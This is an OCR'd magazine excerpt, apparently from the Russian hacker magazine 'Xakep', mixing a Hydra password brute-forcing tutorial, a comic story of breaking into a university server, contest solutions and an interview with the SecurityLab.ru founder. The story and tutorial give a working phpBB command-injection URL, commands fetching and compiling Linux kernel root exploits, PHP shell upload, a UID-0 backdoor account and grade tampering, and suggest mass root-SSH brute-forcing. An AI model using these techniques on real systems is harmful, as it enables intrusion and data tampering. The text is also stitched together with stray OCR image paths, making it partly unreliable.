Что ж, вся необходимая информация у меня в руках, пора запускать переборщик! Для этого в командной строке набираем:

```
hydra -l cnd43 -P pass.txt -t 200 pop.comcast.net pop3
```

Думаю, ты уже понял, что означают переданные скрипту параметры. После ключа -l (регистр в данном случае имеет значение) указывается логин от мыльника, после -- файл с паролями, -t задает количество потоков, то есть число одновременных подключений к серверу. Сам понимаешь - чем больше потоков, тем выше скорость перебора и ниже надежность брута. Однако при высокой скорости брутфорса чаще возникают ошибки, поэтому подход к выбору количества потоков должен быть рациональным. По умолчанию число потоков равно 16-ти, но конкретно в моем случае можно увеличить их число до двухсот: мой сервер работает на широченном канале.

Итак, гидра начала перебор. Пройдет некоторое время, и тулза выведет на экран долгожданные сообщения о количестве перебранных паролей, скорости перебора,



Вот так можно подобрать пароль к сервису :)

а также о подобранных почтовых аккаунтах. Согласен с тобой, почта - хорошо, но есть вещи и повкуснее!

В предыдущем примере я подбирал пароль к pop3, но можно было с таким же успехом указать любой из поддерживаемых сервисов: telnet, ftp, imap, smb, smbnt, http(s), cisco, ldap, my(ms)sql, nntp, vnc, socks5, rexec, snmp, cvs, icq, pcnfs sapr3, ssh2 или smtp-auth.

ВЫВОДЫ

Складывается довольно позитивная картина: можно легко написать скрипт, который будет поочередно запускать перебор паролей рутового ssh-аккаунта для целого диапазона адресов. Причем рационально подбирать по ограниченному словарю с самыми частыми паролями. Как неудивительно, на куче серверов разрешено удаленное ssh-подключение под рутом, и при таком подходе, если перебор ведется с широкого канала, можно очень быстро разжиться несколькими рутшеллами :).

Однако же надо понимать, что это все незаконно и эту статью мы подготовили лишь для того, чтобы в очередной раз привлечь внимание к проблеме использования простых паролей. Так что не шали.

На нашем диске ты найдешь Гидру, необходимые для нее библиотеки, а также несколько больших словарей. Обрати внимание, что все это мы предоставляем лишь в ознакомительных целях.



Думаю, теперь тебе понятно, почему нельзя использовать простые пароли. Их легко взломает любая программа для перебора.

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Windows XP автоматически устанавливает практически все имеющиеся в ее арсенале программы и утилиты, включая игры и MSN Explorer. Корректно удалить их можно только с помощью специального трюка. Нужно найти в скрытой папке Windows/INF файл sysoc.inf и убрать в нем слово "hide" в нужных строчках, сохранив при этом все запятые. После этого в стандартном апплете для добавления или удаления компонентов Windows появятся новые записи.

Felix
skin@freemail.uz



Р. Люксембург и З. Космодемьянская

CENSORED

СЕСТРЫ МИЛОСЕРДИЯ: ИЗБАВЛЕНИЕ

Две тысячи третий год. Планета Земля. Тайвань. Я, Зоя Космодемьянская, вышла из тени. Да, я до сих пор жива! Правда, постарела немного, но это не главное. После моих партизанских действий в прошлом столетии я не была казнена. Саша, братец мой, был, а я - нет. Все было подстроено так, что все считали меня умершей, однако я осталась в живых и была сослана в страну вечно прищуренных тайцев.

ТАЙВАНЬСКИМ СТУДЕНТАМ ПОСВЯЩАЕТСЯ

НОВОЕ ПРИЗВАНИЕ


Все эти годы я обучалась на физика-ядерщика в местном университете. Полученные мною знания планировалось использовать в государственных целях для разработки нового мощнейшего ядерного оружия. Однако тайцы заподозрили что-то неладное в моих широких глазах и стали строить мне козни, всеми силами препятствуя моему скорому окончанию института и возвращению на Родину. Четыре десятилетия я, как полная дура, оставалась на второй год из-за неуспеваемости, а ежегодные новые сокурсники смеялись надо мной и всячески меня унижали. За это время я стала не только крутым физиком-ядерщиком, но и самой умной скрипткидди в своем роде. Я освоила компьютерную грамотность и постоянно посещала сайт своего кумира NSD. Там я регулярно узнавала о новых багах в различных системах. И через некоторое время я поняла, что вполне уже созрела для того, чтобы поломать сервер своего института, на котором лежали базы данных со всеми оценками учеников. Это был мой единственный шанс выбраться из институтского плена, закончив его на «отлично». К сожалению, долгое время мне не хватало знаний для того, чтобы найти уязвимость в сервере. Но я терпеливо ждала. Ждала и моя лучшая подруга Роза Люксембург - у нее, правда, были более глобальные планы по совершению революции на Тайване.

И вот в один прекрасный день, когда голова моя была чиста и свежа, НСД написал о новой дыре в форуме phpBB 2.0.10. Я так обрадовалась, что даже не пошла на завтрак! Еще бы, ведь на сайте нашего института стоял именно этот форум! А значит, я могла его попытаться оседлать. Что же, для начала я выполнила через строку адреса вот такой запрос:

```
www.adres.tw/forum/viewtopic.php?t=4&highlight=%2527.$poster=%60$cmd%60.%2527&cmd=cd%20..;id;ls;pwd.
```

Форум действительно оказался уязвимым и еще не пропатченным. Надежда на возвращение в Россию крепла с каждой минутой.

Выполнив этот запрос, я узнала, что права мои (id) отнюдь не nobody. Узнала я также, где в файловой системе сервера находится каталог с сайтом (pwd), и заодно просмотрела список файлов в текущей директории (ls). Но мне кое-что не понравилось. Люблю я, когда все красиво и удобно. Поскольку web-



Сайт негодяйского университета

сервер работал под специальным пользователем, не сильно ограниченным в правах, я залила на сервер php-shell. Wget не был установлен, поэтому пришлось использовать fetch, но это уже не суть важно. Теперь уже я работала с серваком напрямую через специальный скрипт www.adres.tw/shell.php. Мне было подвластно практически все: я задефейсила сайт, выложив фотки голого узкоглазого декана, и слила всю нужную мне информацию. Однако мне хотелось еще и отомстить обидчикам, продержавшим меня так долго в своем заточении. И тут мне на помощь пришла Роза, которая давно уже вынашивала революционные планы и решила переходить к активным действиям.

ХОРОШИЕ НОВОСТИ С ВОСТОКА

Подключившись по ssh к серверу под пользователем, который мне предоставила любезная Зинаида, я первым делом выяснила, под какой системой крутится эта машинка:

```
$ uname -a
Linux phy03 2.4.24-1-686-smp #1 SMP Wed Feb 4 21:29:16 EST
2004 i686 GNU/Linux
```


Вызов команды id показал, что локальный пользователь, под которым я вошла, не был привилегированным и, как и следовало ожидать, обладал не самыми большими правами. Однако во всей сложившейся ситуации был один огромный плюс: как тебе известно, в линуксовом ядре 2.4.24 содержится немеренное количество багов, которое можно сравнить только с количеством волос на голове Кюхельбекера. Мне же оставалось лишь попробовать воспользоваться дырками в ядре вражеского сервера.

Размышляя над тем, с чего следует начать, я потягивала глинтвейн и курила сигару. Надо было как следует обдумать все дальнейшие шаги по реализации нашей дерзкой акции. Я подошла к окну и увидела несчастных тайцев. Они работали не разгибая спин под гнетом негодяев с Запада. Каждый день они производили миллионы микросхем для западных компьютеров, чтобы тайваньские биологи, уехавшие работать на Запад, создавали более совершенные корма для западных Бобров. Западные Бобры заполонили все. Они валили деревья на тайваньских реках и пугали тайваньских детей. Они крали у них конфеты и называли непонятными словами. Они выворачивали лампочки в подъездах домов и кормили тайваньских женщин попкорном. С этим надо было что-то делать, и я решила для начала попробовать получить рутовые привилегии на вражеском сервере при помощи ptrace-эксплоита.


Сплоит, который здесь выложен, работает не совсем корректно

НЕУПРАВЛЯЕМЫЕ ПОТОМКИ

Напомню, этот сплойт использует ошибку в системном вызове ptrace, который изначально предполагался интерфейсом для управления потомками родительского процесса. Используя ошибку в этом вызове, хакеры написали несколько сплоитов, позволяющих получить рутовые привилегии любому локальному пользователю в Linux 2.2.x и 2.4.x. Напомню хронологию появления сплойтов для этой ошибки. В качестве первоапрельской шутки в 2003 году был выпущен первый вариант злодейской программы ptrace-kmod.c (http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c). Поскольку этот эксплоит обращался к /proc/self/exe, многие администраторы решили проблему тем, что запретили группам локальных пользователей доступ к /proc. Это, разумеется, помогло, но не надолго: уже через полторы недели свет увидел второй сплойт, которому уже не нужны были права для доступа к /proc/self/exe, - и тут началось. Группы бравых красноглазых пионеров валили десятками вражеские серверы, поднимая рутовые привилегии и начиная все новые и новые атаки. Но со временем напряжение спало, количество уязвимых систем заметно сократилось, и на смену этому топовому багу пришли новые, не менее знаменательные.


Сюда я добавила своего пользователя - палево, конечно, но мы же революционеры!

Как бы то ни было, я наткнулась на старое ядро, и надо было его ломать. Я скачала на сервер сплоит, собрала его и попробовала запустить:

```
$ wget http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c
$ gcc ptrace-kmod.c -o pt
$ ./pt
```

Но меня постигла неудача, и сплойт вывалился с ошибкой. «Возможно, - подумала я, - дело в том, что админ запретил доступ к /proc». Однако это было не так, /proc/self/exe был доступен моему пользователю. В чем же дело?

Возможно, сисадмин негодяйского сервера поставил патч на ядро. А может быть, вывод команды uname был полнейшим фейком, и я на самом деле пытаюсь поломать свежайшее ядро? Это не входило в мои планы, и я, чтобы пока не сильно напрягаться, решила попробовать в работе mremap-сплойт (www.securitylab.ru/_Exploits/2004/03/lin-uxmmap.c.txt), который, по идее, тоже подходил к ломаемому ядру. Собрав и запустив сплойт, я было обрадовалась - на экране мелькнуло приглашение строки для суперпользователя с характерной решеткой, но


Сплойт для ptrace вываливается с ошибкой



Скачать описанные эксплоиты и получить дополнительные сведения по уязвимостям можно по этим ссылкам:
- http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c
- http://packetstormsecurity.nl/0304-exploits/myptrace.c
- http://www.securitylab.ru/_Exploits/2004/03/linuxmmap.c.txt
- http://www.securitylab.ru/42031.html http://www.securitylab.ru/_exploits/kermem.c.txt
- http://www.securitylab.ru/42901.html




- Все события в статье вымышленны, совпадения - чистой воды случайность. Не нарушай законов страны, в которой живешь, - отвечать за все будешь самостоятельно.

ЧТО ТАКОЕ PTRACE?

Если ты любознательный человек, тебе, наверное, стало интересно, что такое знаменитый Ptrace, к которому созданы такие популярные сплоиты. Это системная функция, которая позволяет управлять работой потомков и родительского процесса. То есть, скажем, если твоя программа создает еще несколько процессов, осуществить связь между ними можно при помощи ptrace. Очень часто этот вызов используется в отладчиках для установки точек прерывания. Это выглядит следующим образом. Порожденный процесс работает обычным образом, пока не получает специальный сигнал, после чего он приостанавливается, а его родительский процесс получает информацию об этом через wait. В это время, пока порожденный процесс приостановлен, его родитель может читать и изменять образ его памяти при помощи ptrace. Помимо этого, родительский процесс может либо уничтожить порожденный процесс, либо возобновить его выполнение, удалив сигнал, вызвавший остановку.


Великая победа! Вражеский сервер перешел под наш контроль!


Логи Snort'a весьма красноречивы


Спустя месяц после описываемого взлома Бобры были изгнаны с территории Тайваня и власть перешла в руки красноглазых пионеров. Ура!

сразу же исчезло. «What the fuck?» - пронеслось в голове. The fuck оказался в том, что на секьюритилабе был, разумеется, выложен глючный и не совсем работоспособный сплоит. И чтобы он заработал нормально, надо было его подправить. Я открыла код и начала думать, что тут не работает, даже выработала несколько предположений, как мне в голову пришла светлая мысль обратится за советом к руководителю отряда красноглазых пионеров. Руководитель пошел навстречу моим революционным взглядам, высказал ненависть к Бобрам и дал линк на уже исправленный сплойт. Исправленные строки кода подтвердили мои предположения, и я, недолго думая, запустила новый бинарник, после чего получила рутовые права на вражеской машине.

ВЕЛИКАЯ ПОБЕДА

О да, это была великая победа! Однако раньше времени отмечать достижение не было смысла: в любую минуту меня могли запалить верные Западу сисадмины. Поэтому, допив чайник ароматного глинтвейна, я принялась укреплять собственные позиции на захваченной тачке. Ведь ясен еж, что каждый раз получать рутовые привилегии при помощи сплойта - полный маразм. Идеально было бы установить хороший руткит, чтобы мое пребывание на сервере было полностью незаметным. Однако в тот момент я уже выпила довольно много глинтвейна и все мне казалось окрашенным в цвета Революции, увеличенным в размерах и дозволенным. Поэтому я создала пользователя pheer с нулевым уидом, просто дописав соответствующую строку в файл /etc/shadow. Немного подумав, я переименовала пользователя в hoojwam - это больше отражало мои революционные настроения и меньше бросалось в глаза, поскольку созвучных аккаунтов было просто немерено.

Конечно, придумать большего палева, чем добавить в систему нового пользователя, очень сложно. Наверное, даже лучше было запустить простенький суидный бэкдор, но в тот момент мне было все равно.

ПРИСМАТРИВАЕМСЯ К ДОБЫЧЕ


Захватив власть на сервере, пусть пока и нелегитимную, я принялась изучать его. Список процессов указывал на тот факт, что на машине крутился почтовый сервер, mySQL, apache, ftpd и целых две IDS: Snort и PortSenry. Последний факт меня насторожил :). Ради интереса я решила посмотреть логи Snort'a - в самом деле, забавно было получить сведения о попытках взлома захваченной машины. И вот что я тебе скажу: это удивительно. Многие десятки красноглазых пионеров усердно пытались взломать форум! И IDS успешно распознавала и регистрировала эти попытки. Остается лишь гадать, чем занимались верные Западу админы. Наверное, ели попкорн и разрабатывали новые, более совершенные корма для Бобров.

Получив привилегии, надо было с ними что-то делать. Я решила присмотреться к серверу БД - в самом деле, какие данные там хранились? Доступ к базе данных ограничивался паролем. Конечно, имея рутовые привилегии, почитать базы данных было проще простого, но я захотела сделать все культурно. Аккуратно изучив папку с web-скриптами, я нашла сценарий с говорящим названием config.php и посмотрела его содержимое. Внутри, конечно, отыскался логин и пароль к базе данных - удивительно, но все скрипты использовали рутовую запись для доступа к серверу БД.

Получив логин с паролем, я посмотрела названия всех баз данных на сервере:

```
# mysql -u root -p
> Show databases;
```

Названия некоторых баз показались мне интересными, и я принялась их внимательно изучать. Исходя из структур, названий и содержимого некоторых баз данных и таблиц, стало понятно, что на сервере хранится куча разнообразных тестов по физике, которыми агенты Запада мучают студенческий пролетариат. Там же имелись таблицы с результатами тестов, списки студенческих групп, преподавателей и т.д. Словом, вся учебная информация кафедры физики. Чтобы поддержать революционные настроения в студенческой среде, я поставила всем обучаемым пятерки за все тесты по физике до конца года, а своей напарнице Зое зачла наконец-то сессию, которую та не могла сдать вот уже 40 лет.



Конфигурационный скрипт, где я нашла пароль к mySQL

Сделать это, имея полный доступ ко всем базам данных, не составило труда.

ПЛАЦДАРМ ДЛЯ АТАК

Некоторое время я изучала жизнь сервера. Есть ли активные пользователи, часто ли на сервере появляется сисадмин и т.д. Все мои наблюдения сходились на одном: сервер довольно активно юзается локальными пользователями (преподавателями?), но сисадмин заглядывает туда нечасто. Если быть точной, он не заглядывал ни разу за все время моих наблюдений, команда last говорила об этом же. Изменения результатов тестов не удовлетворили моего пыла. Хотелось извлечь какую-то выгоду из совершенных действий. В конце концов, захваченную площадку можно использовать в моих хакерских целях: установить на сервере socks-сервер, производить с этой площадки сканирование портов, брутфорс различных сервисов и т.д. В самом деле, захваченный сервер был райским уголком для хакера: машина висела на мощном интернет-канале и сама по себе была совсем не слабой: монстр с двумя гигабайтами памяти. Есть где развернуться!


Все базы данных взломанного сервера



Bloodex (konkurs@real.xakep.ru)

КОНКУРС X

Перейдем к сути нового конкурса. В этом месяце падонки не смогли пересилить в себе страсть к разводу доверчивых ламеров на деньги и решили попробовать себя в новом электронном бизнесе. Они не придумали ничего лучше, чем продавать обои на рабочий стол за деньги. Вот негодяи, правда? :) С твоей стороны будет весьма благородно рассказать по секрету всему свету пароль для доступа к платным обоям, а мы, в свою очередь, не оставим твоего поступка без внимания и наградим тебя ценным подарком. Чтобы ты совсем не растерялся, даю тебе некоторые наводки:

1. Скрипт в галерее поможет тебе прочитать содержимое файлов на сервере, правда, ослик в этом деле не помощник, используй лучше Оперу, которую ты можешь найти на наших дисках.
2. Внимательно изучив механизм авторизации, ты поймешь, где именно на сервере можно достать пароль.
3. С помощью бага в скрипте контактов добейся, чтобы скрипт новостей вывел заветный пароль.
4. Достал пароль? Молодец, смело отправляй его на konkurs@real.xakep.ru.

Победителем прошлого конкурса стал DeCode. Мы ему дарим приз APC Back-UPS ES 525.

КАК ПРОХОДИТЬ ДЕКАБРЬСКИЙ КОНКУРС

А теперь о том, как нужно было спасать деда Мороза.

1. Шаг первый, на котором надо было достать рецепт против алкоголизма.

Тут ничего сложного. Скрипт http://alhimick.h14.ru/view.php выводит клиенту файл, переданный ему аргументом $viewfile. Задав $viewfile равным recept/index.html можно обойти авторизацию и прочесть гениальный рецепт, который был так необходим Морозу.

2. Шаг второй, на котором надо было заработать денег в казино. Если ты догадался просмотреть html-код казино, то ты наверняка увидел, что генерация чисел крутится у javascript-функции doit(). Надо было сохранить код на диске и слегка его модифицировать, а именно - пропатчить doit() так, чтобы в конце она вызывала саму себя. Если запустить эту хтмлину, то через пару секунд вылезет сообщение с паролем - 368.

3. Шаг третий, на котором надо было заработать денег с помощью рекламных баннеров. Суть решения этой задачи напоминает предыдущий шаг. В настройках задается сайт, на который перенаправляет клиента скрипт www.padonak.ru/megabanner/doit.php?nick=_твой _ник, вызываемый при клике по баннеру. Разобравшись в html-коде формы настройки, я уверен, ты сообразил, что www.padonak.ru/megabanner/config.php?url=http://www.ru заставляет сценарий редиректиться на www.ru. Посмотри, что будет, если выставить url равным адресу баннерного скрипта. Сценарий будет рекурсивно вызывать сам себя, пока ты не нажмешь stop в панели браузера. Покрутив таким образом тупой скрипт, ты наберешь кучу кликов и в статистике появится пароль - f2m3l9.

4. На четвертом шаге надо было узнать, где будет Санта вечером. Для этого сначала надо было зарегить аккаунт на h14.ru и создать для него mysql-базу. Затем нужно было подключиться под этим аккаунтом к ssh на h14.ru. В /home сервера лежат директории с сайтами в открытом виде, среди которых легко найти santaska.h14.ru, недоделанный официальный сайт Санты. Ошибки php на этом сайте выдают то, что index.php инклудит /inc/index.inc. Просмотрев этот файл, ты бы узнал название переменных, необходимых для коннекта с БД, и так как они почему-то нигде не определяются, то можно было задать их самостоятельно, как аргументы к index.php. Сам понимаешь, что таким образом несложно подключиться к своей mysql-базе. Создав в БД таблицу, сопоставляющую ид и имя файла на основе кода inc/index.inc, появляется возможность читать любые файлы в директории Санты с помощью скрипта index.php. Далее нужно посмотреть файл .bash_history с логами команд шелла. В нем без проблем можно отыскать адрес админки /santadminka111/index.php, где хранится пароль Санты. Оказывается, этот пассворд, ко всему прочему, еще и совпадает с паролем от почты santaska@yandex.ru, в которой лежит приглашение от гнома пообедать вечером в макдаке.

5. На заключительном шаге надо было побороть Санту. После того как Санта с первого же хода обнулит жизни деда Мороза, нужно было пойти напоить деда Мороза водкой, чтобы он пришел в сознание. Ссылка «выпить водки» ссылается на скрипт pit.php, правда, если водка закончится или количество жизней максимально, то ссылка исчезнет, но если вызывать pit.php и после того, как ссылка исчезнет, то количество водки уйдет в минус, а жизней станет так много, что дед Мороз сможет, наконец, побить негодяйского Санту.

mindw0rk (mindw0rk@gameland.ru)

«ВЗЛОМАТЬ НАС ПЫТАЮТСЯ ПОСТОЯННО»

Если ты интересуешься компьютерной безопасностью и постоянно ищешь новую информацию, сайт securitylab.ru наверняка стоит во главе твоих букмарков. Этот портал можно назвать русским securityfocus'ом, приближающимся к западному по степени наполнения и качеству публикуемых материалов. А местный форум - без сомнения, самый популярный в рунете для обсуждения вопросов security. Думаю, тебе интересно узнать поподробнее об этом проекте и о том, кто за ним стоит. Поэтому мое сегодняшнее интервью с основателем секулаба и его действующим руководителем Александром Антиповым.

ИНТЕРВЬЮ С ОТЦОМ SECURITYLAB.RU

mindw0rk: Для начала немного о себе. Где живешь, кем работаешь, как предпочитаешь отдыхать? Как давно ты в области IT sec? Основные личные достижения за это время?

AA: Работаю начальником отдела ИБ в одном из федеральных агентств РФ плюс выполняю разовую работу по ИБ для других компаний. Живу в Москве с женой и сыном. Люблю отдыхать на море, куда наведываюсь пару раз в году. Безопасностью плотно стал заниматься с 2001 года. Главное достижение - это, конечно, SecurityLab.

mindw0rk: Расскажи историю появления секулаба. Какие были предпосылки, кто стоял у истоков, как продвигалась раскрутка проекта и т.д.

AA: SecurityLab публично появился в конце 2001 года, до этого в течение нескольких месяцев шло информационное наполнение сайта. Так что к моменту его открытия опубликовано было уже около тысячи различных статей. Идею сайта придумал я. Вышло это спонтанно - просто захотелось сделать какой-нибудь Web-проект. После небольшого исследования решил, что проект по безопасности будет перспективным. Раскруткой как таковой я не занимался - популярность пришла постепенно, в течение года. Изначальная концепция сайта заключалась в описании уязвимостей на русском языке, потом тематика стала расширяться, появились разделы: новости, уведомления, аналитика и утилиты. Первое время практически все я делал сам. Примерно через год стал сотрудничать с компанией Positive Technologies, и благодаря ей стало возможным значительно расширить тематику сайта и резко увеличить посещаемость сайта.

mindw0rk: Насколько популярен секулаб сейчас? Сколько у вас ежемесячных посетителей и зарегистрированных людей на форуме? И много ли человек поддерживает ресурс?

AA: В среднем заходит от 8 000 до 12 000 человек в день. Рекорд посещаемости - 60 000. Сейчас на форуме зарегистрировано чуть больше 3 000 человек, это из-за того, что я постоянно удаляю неактивные аккаунты. И так как на форуме разрешены анонимные постинги, больше 80% всех сообщений оставляют незарегистрированные посетители. Сейчас активно ресурс поддерживают два человека, еще несколько постоянных авторов пишут и переводят аналитические статьи для сайта.

mindw0rk: 60 000 человек неспроста, вероятно, зашли? Что в тот день было такое?


Александр Антипов

AA: Это произошло, когда Slashdot и другие издания опубликовали ссылку на нашу новость о краже исходного кода Cisco. Я первым выложил часть исходного кода Cisco, точнее, два файла для примера. Инфу кинул один знакомый, который случайно оказался на приватном IRC-канале и увидел предложение некого Франка купить исходный код IOS. Показательный кусок кода размером 15 Мб прилагался. А уже в сентябре этого Франка арестовали в Англии.

mindw0rk: Расскажи о самых горячих тредах и флеймах, которые велись на форумах секулаба. Вспомни самые смешные или дурацкие посты. И вообще, памятные моменты из жизни форума.

AA: Больше всего флейма в обсуждениях к новостям - там количество комментариев иногда зашкаливает за несколько сотен. А дурацких постов полно в форуме для чайников, в связи с чем я стараюсь туда пореже заглядывать. Запоминающихся тредов было много, какой-то конкретно выделить не могу. Хотя, пожалуй, самый смешной был, когда Буггзи выложил программу для дефейса любого сайта. Она меняла запись сайта в hosts на 127.0.0.1 и поднимала локальный Web-сервер с одной страничкой. Обычный пользователь, запустивший эту программу, получал иллюзию дефейса любого ресурса. Были и угрозы. Один раз недовольный кардер (недоволен он был тем, что модератор оставил некорректное высказывание к статье, в которой рассказывалось об аресте его друга) устроил DDoS-атаку из 4 000 ботов по всему миру, в связи с чем на выходные легли каналы моего провайдера.

mindw0rk: Проводились ли на секулабе какие-то совместные акции или проекты типа взлома электронных ключей или разгадывания общими силами особо тяжкой секурити-загадки?

AA: Да баловство все это. Ну какой толк от совместного взлома ключей? Заранее известна вероятность такого взлома, и практическая польза от таких акций близка к нулю. Разве что дополнительная бесплатная реклама фирмы, придумавшей подобный конкурс.

mindw0rk: В about'е сайта сказано, что аудитория сайта, цитирую, «состоит из системных администраторов, специалистов в области компьютеров, компьютерной безопасности и защиты информации, разработчиков программного обеспечения». А как часто к вам заходят кракеры, вирмейкеры, взломщики? И как часто они заводят на форуме треды, скажем так, нехорошего содержания? Ну например: «Дефну сайт Путина за $1000», «Помогу проникнуть в сеть Ситибанка».

AA: Заходят постоянно. Может, реже, чем на xakep.ru, но подобные личности появляются с завидной постоянностью. Подобные сообщения явно запрещены правилами форума, поэтому их с такой же постоянностью удаляют модераторы. Бывают, правда, особо назойливые типы - сколько их не удаляй и не бань, все равно лезут под разными никами.

mindw0rk: Довольно типичный вопрос: как часто совершаются попытки взлома securitylab.ru? Удалось ли кому-нибудь задефейсить сайт?

AA: Взломать нас пытаются постоянно, особенно форум. С того времени, как пару лет назад я поставил Web Wiz форум, посетители нашли в нем десятки различных уязвимостей. Автор вэбвиза просто бесится, когда получает от меня очередное письмо с описанием бага. Последний раз он слезно просил удалить его форум с SecurityLab, так как я мешаю ему спокойно жить. Справедливости ради стоит сказать, что он оперативно закрывает все обнаруженные уязвимости и безопасность движка форума значительно возросла за последние два года. Задефейсить сайт никому не удавалось, а вот форум несколько раз ломали. Последний раз совсем недавно смогли получить права админа. Мой IDS сразу сообщил о попытке взлома, однако, как назло, я в это время загорал в Африке и не мог оперативно отреагировать. Баг был обычный - XSS при постинге сообщений. Один из админов форума не заметил, что его куки уплыли на сторонний сайт :).

> Задефейсить сайт никому не удавалось, а вот форум несколько раз ломали.

mindw0rk: В колонке Copyright указано, что при перепечатке материалов нужно спросить вашего согласия. Часто ли владельцы других sec-сайтов «забывают» об этом правиле?

AA: Забывают постоянно. Смотрю на это сквозь пальцы, за исключением совсем уж наглых случаев. В основном этим злоупотребляли cyberinfo и казкона. С кибериндо удалось достаточно быстро договориться, а вот казкона, хоть и удаляла кое-что, но через несколько дней снова вывешивала статьи с секу-



Индексная страничка сайта securitylab.ru



Центральный форум российского security-сообщества

лаба. Сейчас вроде бы они образумились, хотя я давно не смотрел, что там творится.

mindw0rk: Какие вещи народ просит добавить на секулабе, но по каким-то причинам ты не можешь этого сделать?

AA: Хотят чат, онлайн-утилиты (проксичекер, whois, tracert). Чат все никак не могу реализовать - самому писать слишком долго, а из существующих решений под ASP + IIS мне ничего стоящего не попадалось. С онлайн-утилитами тоже все не так просто. Готовых решений не существует, и я пока не могу найти того, кто сможет их написать.

mindw0rk: В чем, по-твоему, главная польза секулаба?

AA: Главная польза в том, что любой посетитель сайта может найти практически любую информацию по ИБ на русском языке. Я не придумываю ничего нового, большинство из того, что публикуется на секлабе, можно найти на англоязычных сайтах. А форум - это сообщество людей по интересам. И мы постоянно организуем встречи в оффлайне - в основном, за кружкой пива в баре «Золотая вобла» на Савеловской.

mindw0rk: Какие русскоязычные сайты являются главными информационными источниками для сек-спецов? Securitylab - понятно :). Кроме. И какие сайты ты считаешь лучшими за бугром?

AA: Из ненаших - Securityfocus, однозначно. Этот сайт хорошо финансируется, поэтому на нем постоянно появляются качественные аналитические материалы. Переводы самых интересных из них я потом публикую на SecurityLab. Из русскоязычных - это, конечно, xakep.ru. На нем часто появляются интересные статьи, которые, впрочем, тонут в море мусора. Остальные сайты по информационному наполнению и эксклюзивности заметно уступают Securitylab и xakep.ru. Наверное, главная причина тут в том, что только секлаб и Хакер имеют источники финансирования, позволяющие постоянно пополнять сайт интересными материалами.

«Хакер», после того как весь мусор ушел в «Хулиган», стал вполне приличным журналом.

mindw0rk: А журнал «Хакер» читаешь? :) Какое у тебя о нем мнение?

AA: «Хакер», после того как весь мусор ушел в «Хулиган», стал вполне приличным журналом. Однако наследие прошлого еще долго будет сказываться на его репутации. Журнал читаю постоянно, правда, не все номера.

mindw0rk: Как ты оцениваешь состояние компьютерной безопасности в России? Существует ли у нас нехватка security-специалистов, как в США, или этот рынок пока не востребован?

AA: Нехватка ощущается постоянно. К сожалению, у нас очень редко можно встретить комплексный подход к безопасности. У одних компаний преобладают чисто технические методы защиты, у других - только организационные. Компьютерная безопасность в России находится в зачаточном состоянии, так как большинство компаний до сих пор не понимают необходимости вкладывать средства в защиту своих информационных активов.

mindw0rk: Если бы ты был директором крупной компании и хотел максимально поднять уровень безопасности ее компьютерных систем, как бы ты поступил? К кому обратился? Какие средства выделил?

AA: Комплексный подход тяжело реализовать средствами самой компании. Объявил бы тендер, привлек системного интегратора, который предоставил бы наилучшее решение. По деньгам - 15-20% IT-бюджета компании.

mindw0rk: Ты вроде с правительством нашим связан? Дай объективную оценку тому, как наше правительство себя бережет. В смысле, насколько заботится о защите своих особо секретных компьютерных систем.

